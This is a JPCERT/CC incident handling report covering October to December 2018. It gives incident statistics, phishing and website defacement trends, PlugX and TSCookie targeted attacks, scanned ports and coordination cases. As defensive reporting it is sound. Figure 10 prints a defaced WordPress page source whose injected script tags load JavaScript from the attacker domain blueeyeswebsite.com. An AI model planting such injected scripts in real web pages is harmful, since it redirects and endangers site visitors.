JPCERT-IR-2019-01

Issued: 2019-01-16

JPCERT/CC Incident Handling Report [October 1, 2018 - December 31, 2018]

1. About the Incident Handling Report

JPCERT Coordination Center (herein, JPCERT/CC) receives reports on computer security incidents (herein, incidents) that occur inside and outside Japan[*1]. This report will introduce statistics and case examples for incident reports received during the period from October 1, 2018 through December 31, 2018.

[*1] A "Computer Security Incident", for the purpose of this report, refers to all events that may occur in the management of information systems, which include events that may be considered security issues and any case related to computer security.

JPCERT/CC's activities are aimed at recognition and handling of incidents for Internet users and to prevent the spreading of damages from incidents. For incidents that require global coordination and assistance, JPCERT/CC acts as the point of contact for Japan and performs coordination with relevant parties domestically and globally (overseas CSIRTs, etc.).

2. Quarterly Statistics

[Chart 1] shows the total number of incident reports, reported incidents and incidents that JPCERT/CC coordinated during this quarter (a new method is used to tally ICS-related incident reports starting in this quarter).

[Chart 1 : Number of incident reports]

	Oct	Nov	Dec	Total	Last Qtr. Total
Number of Reports [*2]	1,530	1,468	1,244	4,242	3,908
Number of Incident [*3]	1,623	1,401	1,464	4,488	3,411
Cases Coordinated [*4]	884	780	915	2,579	2,216


[*2] "Number of Reports" refers to the total number of reports sent through the web form, e-mail or FAX.

[*3] "Number of Incidents" refers to the number of incidents contained in each report. Multiple reports on the same incident are counted as 1 incident.


[*4] "Number of Cases Coordinated" refers to the number of cases where coordination took place to prevent the spreading of an incident by sending them a report and asking the site administrator to address any issues.

The total number of reports received in this quarter was 4,242. Of these, the number of domestic and overseas sites that JPCERT/CC coordinated with was 2,579. When compared with the previous quarter, the total number of reports increased by 9%, and the number of cases coordinated increased by 16%. When compared with the same quarter of the previous year, the total number of reports decreased by 6%, and the number of cases coordinated increased by 36%.

[Figure 1] and [Figure 2] show the monthly changes in the total number of reports and incident cases coordinated by JPCERT/CC over the past fiscal year.



[Figure 1: Change in the number of incident reports]




[Figure 2 : Change in the number of incident cases coordinated]

At JPCERT/CC, incident reports that were received are categorized, coordinated and handled according to the incident category that they fall into. For definitions on each incident category, please see "Appendix 1 - Incident Categories." [Chart 2] shows the number of incidents received per category in this quarter.

[Chart 2 : Number of incidents by category]


Incident Category	Oct	Nov	Dec	Total	Last Qtr. Total
Phishing Site	453	568	539	1,560	1,302
Website Defacement	96	53	93	242	226
Malware Site	29	12	34	75	98
Scan	667	433	577	1,677	1,164
DoS/DDoS	2	1	4	7	10
ICS Related	0	0	0	0	0
Targeted attack	0	4	0	4	7
Other	376	330	217	923	604

The percentage that each category represents over the total number of incidents in this quarter is shown in [Figure 3]. Incidents categorized as scans, which search for vulnerabilities in systems, accounted for 37.4%, and incidents categorized as phishing sites made up 34.8%.




[Figure 3 : Percentage of incidents by category]


[Figure 4] through [Figure 7] show the monthly changes in the number of incidents categorized as phishing sites, website defacement, malware sites and scans over the past year.




[Figure 4 : Change in the number of phishing sites]



[Figure 5 : Change in the number of website defacements]




[Figure 6 : Change in the number of malware sites]



[Figure 7 : Change in the number of scans]

[Figure 8] provides an overview as well as a breakdown of the incidents that were coordinated / handled.



No.Incidents 4488
No.Reports 4242
Coordinated 2579

Phishing Site 1560

Incidents Notified 878
– Site Operation Verified

Domestic	Overseas
28%	72%

Time (business days)	
0～3days	69%
4～7days	23%
8～10days	5%
11days(more than)	3%

Notification Unnecessary 682
– Site could not be verified

Web defacement 242

Incidents Notified 169
– Verified defacement of site
– High level threat

Domestic	Overseas
86%	14%

Time (business days)	
0～3days	46%
4～7days	19%
8～10days	6%
11days(more than)	29%

Notification Unnecessary 73
– Could not verify site
– Party has been notified
– Information sharing
– Low level theat

Malware Site 75

Incidents Notified 35
– Site operation verified
– High level threat

Domestic	Overseas
6%	94%

Time (business days)	
0～3days	22%
4～7days	16%
8～10days	16%
11days(more than)	46%

Notification Unnecessary 40
– Could not verify site
– Party has been notified
– Information sharing
– Low level theat

Scan 1677

Incidents Notified 692
– Detailed logs
– Notification desired

Domestic	Overseas
79%	21%

Notification Unnecessary 985
– Incomplete logs
– Party has been notified
– Information Sharing

DoS/DDoS 7

Incidents Notified 4
– Detailed logs
– Notification desired

Domestic	Overseas
100%	0%

Notification Unnecessary 3
– Incomplete logs
– Party has been notified
– Information Sharing

ICS Related 0

Incidents Notified 0

Domestic	Overseas
–	–

Notification Unnecessary 0

Targeted attack 4

Incidents Notified 0
– Verified evidence of attack
– Verified infrastructure for attack

Domestic	Overseas
–	–

Notification Unnecessary 4
– Insufficient information
– Currently no threat

Other 923

Incidents Notified 118
–High level threat
–Notification desired

Domestic	Overseas
43%	57%

Notification Unnecessary 805
– Party hasnbeen notified
– Information Sharing
– Low level threat

[Figure 8：Breakdown of incidents coordinated/handled]

3. Incident Trends

3.1. Phishing Site Trends


1,560 reports on phishing sites were received in this quarter, representing a 20% increase from 1,302 in the previous quarter. This marks a 83% increase from the same quarter last year (852).

During this quarter, there were 282 phishing sites that spoofed domestic brands, decreasing 9% from 309 in the previous quarter. There were 985 phishing sites that spoofed overseas brands, increasing 26% from 784 in the previous quarter. The breakdown of the brand type (domestic, overseas) that the phishing sites spoofed in this quarter is shown in [Chart 3], and a breakdown by industry for domestic and overseas brands is shown in [Figure 9].

[Chart 3 : Number of reported phishing sites by domestic/overseas brand]

Phishing Site	Oct	Nov	Dec	Domestic/ Overseas Total (%)
Domestic Brand	82	105	95	282(18%)
Overseas Brand	301	330	354	985(63%)
Unknown Brand [*5]	70	133	90	293(19%)
Monthly Total	453	568	539	1,560(100%)

[*5] "Unknown Brand" refers to sites which could not be verified since the reported site had already been suspended when accessed for confirmation.



[Figure 9 : Percentage of reported phishing sites by industry (domestic/overseas)]

Out of the total number of phishing sites reported to JPCERT/CC, 72.3% spoofed e-commerce websites for overseas brands and 36.9% spoofed websites of telecommunications carriers for domestic brands.

Continuing the trend seen in the previous quarter, there were considerable numbers of reports regarding phishing sites spoofing e-commerce websites, and more than half of those concerned phishing sites spoofing specific overseas brands.
Some of these phishing sites apparently targeted specific users. For example, there were phishing sites that are displayed only when accessed from a mobile device and those that are displayed only when the browser's language is set to Japanese.

As for phishing sites of domestic brands, there were reports regarding phishing sites spoofing telecommunications carriers, social media and specific parcel delivery service companies, and the following characteristics were observed regarding each type.

- With respect to phishing sites spoofing telecommunications carriers, the number of phishing sites targeting major mobile carriers increased from the previous quarter. There were also many phishing sites using a .com domain that is made to look legitimate, and in some cases phishing sites of multiple carriers were running on the same IP address.
- As for phishing sites spoofing social media, the number of those using a free .jp domain provided by hosting services has increased. Characteristically, these phishing sites also used a subdomain consisting of a random string of words, appended after the brand name as shown below.

```
http://<brand name><string of words>.<free .jp domain>/
```

- Phishing sites spoofing specific parcel delivery service companies used a .com domain with two to four lowercase alphabet letters added after the brand name, and most of these domains were obtained from a Chinese registrar (see Chapter 4 for more information). The web pages that are displayed can be categorized into several types, including those that ask visitors to enter their mobile phone number or Apple ID and password, and those that initiate download of malware when accessed from an Android device.


The parties that JPCERT/CC contacted for coordination of phishing sites were 28% domestic and 72% overseas for this quarter, indicating an increase in the proportion of domestic parties compared to the previous quarter (domestic: 27%, overseas: 73%).

3.2. Website Defacement Trends

The number of website defacements reported in this quarter was 242. This was an 8% increase from 225 in the previous quarter.

In October, JPCERT/CC identified a number of WordPress websites embedded with suspicious script tags or obfuscated JavaScript code. When these websites were accessed, visitors were redirected a number of times via URLs on the websites with an identical IP address allocated to Panama, and domain addresses like .club and .site, and finally to a suspicious website where ads and fake system warnings were displayed.

Since December, JPCERT/CC has identified a number of websites with URLs within their web pages altered to ones with the domain blueeyeswebsite[.]com. An example of a compromised HTML source is shown in [Figure10]. This source had script tags altered so that malicious JavaScript code is loaded when the page is accessed, and the visitor gets redirected to an external website and in the end to a suspicious website where ads are displayed. Defaced websites also had URLs using href tags and so on altered in addition to script tags. JPCERT/CC has also seen examples of web pages embedded with obfuscated JavaScript code redirecting to blueeyeswebsite[.]com.



```
        </div>-->

        <p class="address">Copyright &copy; <a href="https://blueeyeswebsite.com/0.js?#blueeyeswebsite.com/0.js?#[redacted]'>
[redacted]  </a> All Rights Reserved.</p>
    </div><!--end footer-->
</div><!--end footerBox-->


</div><!--end wrapper-->

<script type='text/javascript' src='https://blueeyeswebsite.com/0.js?ver=3.51.0-2014.06.20#blueeyeswebsite.com
/0.js?#[redacted]wp-content/plugins/contact-form-7/includes/js/jquery.form.min.js'></script>
<script type='text/javascript'>
/* <![CDATA[ */
var _wpcf7 = {"loaderUrl":"https:\/\/blueeyeswebsite.com\/0.js?#blueeyeswebsite.com\/0.js?#[redacted]\/wp-content\/plugins
\/contact-form-7\/images\/ajax-loader.gif","recaptchaEmpty":"Please verify that you are not a robot.","sending":"\u9001\u4fe1\u4e2d
..."};
/* ]]> */
</script>
<script type='text/javascript' src='https://blueeyeswebsite.com/0.js?ver=4.4#blueeyeswebsite.com/0.js?#[redacted]/wp-content
/plugins/contact-form-7/includes/js/scripts.js'></script>
<script type='text/javascript' src='https://blueeyeswebsite.com/0.js?ver=4.4.2#blueeyeswebsite.com/0.js?#[redacted]/wp-
includes/js/wp-embed.min.js'></script>
```

[Figure 10: HTML source of a website with web pages containing altered URLs]

3.3.Targeted Attack Trends


There were 4 incidents categorized as a targeted attack. This was a 43% decrease from 7 in the previous quarter. JPCERT/CC did not ask any organization to take action this quarter. The incidents identified are described below.

(1) Targeted attack using the PlugX malware

The attack reported in November was carried out using malware called PlugX. The PlugX malware identified in this incident, similar to variants seen in the past, used HTTP and an original protocol to establish connections with a C&C server on ports 80/TCP and 443/TCP. In addition, tools for stealing credentials, such as Mimikatz and secretdump, a tool for multiplexing RDP sessions, a keylogger and other tools apparently used by the attacker were found as well.

(2) Targeted attack using the TSCookie malware

TSCookie is malware that was sent via e-mail attachments to a number of organizations around the end of June and in late August of 2018. A malware sample submitted in November differed from previously identified versions of the malware in that it was divided into an encrypted TSCookie file and a loader, as shown in Figure 11. The new version also had other different characteristics, such as that it communicated with the C&C server on port 80/TCP in addition to 443/TCP using HTTP as well.


TSCookie
EXE
① DLL file contained in TSCookie is decrypted and executed on memory
DLL
TSCookie identified in the previous quarter
TSCookie loader
Encoded TSCookie
EXE
DATA
① Encoded TSCookie file is obtained from the same folder
DLL
②Obtained data is decrypted and executed on memory
TSCookie identified in this quarter

[Figure 11: File configuration of TSCookie]

3.4. Other Incident Trends

The number of malware sites reported in this quarter was 75. This was a 24% decrease from 99 in the previous quarter.

The number of scans reported in this quarter was 1,677. This was a 44% increase from 1,162 in the previous quarter. The ports that the scans targeted are listed in [Chart 4]. Ports targeted frequently were SSH (22/TCP), HTTP (80/TCP) and SMTP (25/TCP).

[Chart 4 : Number of scans by port]

Port	Oct	Nov	Dec	Total
22/tcp	218	94	222	534
80/tcp	196	117	103	416
25/tcp	86	76	60	222
445/tcp	64	72	55	191
443/tcp	45	31	13	89
23/tcp	37	15	28	80
37215/tcp	45	8	22	75
1433/tcp	0	3	49	52
8080/tcp	16	17	10	43
5555/tcp	13	6	8	27
3389/tcp	18	3	1	22
81/tcp	10	9	2	21
9000/tcp	4	10	4	18
587/tcp	0	0	18	18
8443/tcp	2	6	5	13
8022/tcp	10	0	2	12
2323/tcp	3	4	5	12
32764/tcp	0	6	5	11
8181/tcp	4	1	3	8
8000/tcp	6	1	1	8
222/tcp	6	1	1	8
Unknown	65	26	37	128
Monthly Total	848	506	654	2008

There were 923 incidents categorized as other. This was a 53% increase from 604 in the previous quarter.

4. Incident Handling Case Examples

This section will describe some actual cases that JPCERT/CC handled in this quarter.


(1) Coordination involving a website spoofing the Japanese Meteorological Agency (JMA) to distribute malware

During this quarter, JPCERT/CC received reports concerning a website(1) using a fake domain name spoofing JMA to distribute malware. Fake e-mails mimicking an alert announced by JMA were distributed, which contains a link to the malicious website When the website was accessed, malware called SmokeBot was downloaded. Once infected with this malware, HTTP communication is initiated with a C&C server that sends commands to download and execute files or perform other operations.

The website distributing malware was running on a server outside Japan, so JPCERT/CC requested the entity managing the relevant IP address and the national CSIRT of the country where the server was located to take appropriate action.

(2) Coordination involving malware distribution websites spoofing specific parcel delivery service companies

During this quarter, JPCERT/CC continued to receive reports concerning websites(2) mimicking the websites of parcel delivery service companies to distribute Android malware, as seen in the previous quarter. JPCERT/CC has confirmed that websites spoofing Yamato Transport(3) have been active since December, in addition to those spoofing Sagawa Express. JPCERT/CC is aware that domains used by these fake websites are continually obtained from the same registrar, and that over 300 fake domains were newly obtained during this quarter.



[Figure 12 : Number of fake domains obtained from the specific registrar]

JPCERT/CC requested the entities managing the relevant IP addresses and the national CSIRT of the country where the websites are operated to take appropriate action. JPCERT/CC also asked the registrar of the domains used by the fake websites to take appropriate action.

5. References

(1) Japanese Meteorological Agency | Press Release
Beware of spam feigning an alert or other announcements by JMA (Japanese)
https://www.jma.go.jp/jma/press/1811/08c/WARNmail.html

(2) Notice from IPA Security Consultation Desk
Sharp rise seen in consultations regarding fake short messages spoofing a parcel delivery service company (Japanese)
https://www.ipa.go.jp/security/anshin/mgdayori20180808.html

(3) Yamato Transport
Beware of spam spoofing Yamato Transport (Japanese)
http://www.kuronekoyamato.co.jp/ytc/info/info_181212.html

Request from JPCERT/CC

JPCERT/CC is working to prevent the spread of losses and damages due to incidents and their recurrence through various activities. These include understanding the status and tendency of incidents, and coordination with the aim of suspending or blocking, as the situation requires, attack sources and destination of information transmission, etc. JPCERT/CC also issues alerts and other information to users to make them aware of the need to implement countermeasures.

JPCERT/CC asks for your continued cooperation with information sharing. Please refer to the following web pages for how to report incidents.

Reporting an Incident
https://www.jpcert.or.jp/english/ir/form.html

Reporting an ICS Incident
https://www.jpcert.or.jp/english/cs/how_to_report_an_ics_incident.html

If you would like to encrypt your report, please use JPCERT/CC's PGP public key. The public key can be obtained at the following web page.

PGP Public Key
https://www.jpcert.or.jp/english/ir/pgp.html

JPCERT/CC provides a mailing list to ensure speedy delivery of the information it issues. If you wish to use the mailing list, please refer to the following information.

Appendix-1　Classification of Incidents

JPCERT/CC classifies incidents contained in reports it receives according to the following definitions.

○ Phishing Site

A "phishing site" refers to a site that spoofs the legitimate site of a bank, auction or other service operators to carry out "phishing fraud" intended to steal user information including IDs, passwords and credit card numbers.

JPCERT/CC classifies the following as "phishing sites".

- Websites made to resemble the site of a financial institution, credit card company, etc.
- Websites set up to guide visitors to a phishing site

○ Website Defacement

"Website defacement" refers to a site whose content has been rewritten by an attacker or malware (including the embedding of a script unintended by the administrator).

JPCERT/CC classifies the following as "website defacement".

- Sites embedded with a malicious script, iframe, etc., by an attacker, malware, etc.
- Sites whose information has been altered by an SQL injection attack

○ Malware Site

A "malware site" refers to a site that infects the computer used to access the site with malware, or a site on which malware used for attack is made publicly available.

JPCERT/CC classifies the following as "malware sites".

- Sites that attempt to infect the visitor's computer with malware
- Sites on which an attacker makes malware publicly available

○ Scan

A "scan" refers to an access made by an attacker (that does not affect the system) to check for the existence of computers, servers and other systems targeted for attack, or to search for vulnerabilities (security holes, etc.) that can be exploited to make unauthorized intrusion into systems. It also includes attempts to infect by malware, etc.

JPCERT/CC classifies the following as "scans".

- Vulnerability searches (checking the program version, service operation status, etc.)
- Attempts to make an intrusion (those that failed)
- Attempts to infect by malware (viruses, bots, worms, etc.) (those that failed)
- Brute force attacks targeting ssh, ftp, telnet, etc. (those that failed)

○ DoS/DDoS

"DoS/DDoS" refers to an attack against servers and/or computers on a network, and network resources including devices and connection lines that make up a network, with an attempt to make a service unavailable.

JPCERT/CC classifies the following as "DoS/DDoS".

- Attacks that exhaust network resources with a large volume of traffic, etc.
- Reduction or suspension of server program responses due to a large access volume
- Service interference by sending a large volume of e-mail (error e-mail, SPAM e-mail, etc.)

○ ICS Related Incident

An "ICS related incident" refers to an incident related to ICS or plants.

JPCERT/CC classifies the following as an "ICS related incident".

- ICSs that are subject to attack via the Internet
- Servers that malware targeting ICSs communicates with
- Attacks that cause abnormal operations of an ICS

○ Targeted attack

A "targeted attack" is a type of attack in which specific organizations, companies, or industries are targeted for malware infection or unauthorized access.

JPCERT/CC categorizes the following as a targeted attack.

- Spoofed e-mail with malware attached sent to a specific organization
- Defacement of a website affected to limited organizations
- A fake website accessible to limited organizations and attempting to infect site visitor’s computer
- A command and control server that specially crafted malware communicates with

○ Other

"Other" refers to incidents other than the above.

The following are examples of incidents that JPCERT/CC classifies as "other".

- Unauthorized intrusion into a system exploiting a vulnerability, etc.
- Unauthorized intrusion by a successful brute force attack targeting ssh, ftp, telnet, etc.
- Stealing of information by malware with a keylogger function
- Infection by malware (viruses, bots, worms, etc.)

These activities are sponsored by the Ministry of Economy, Trade and Industry as part of the "Coordination Activities for International Cooperation in Responding to Cyber Attacks for the 2018 Fiscal Year".

JPCERT Coordination Center (JPCERT/CC)
https://www.jpcert.or.jp/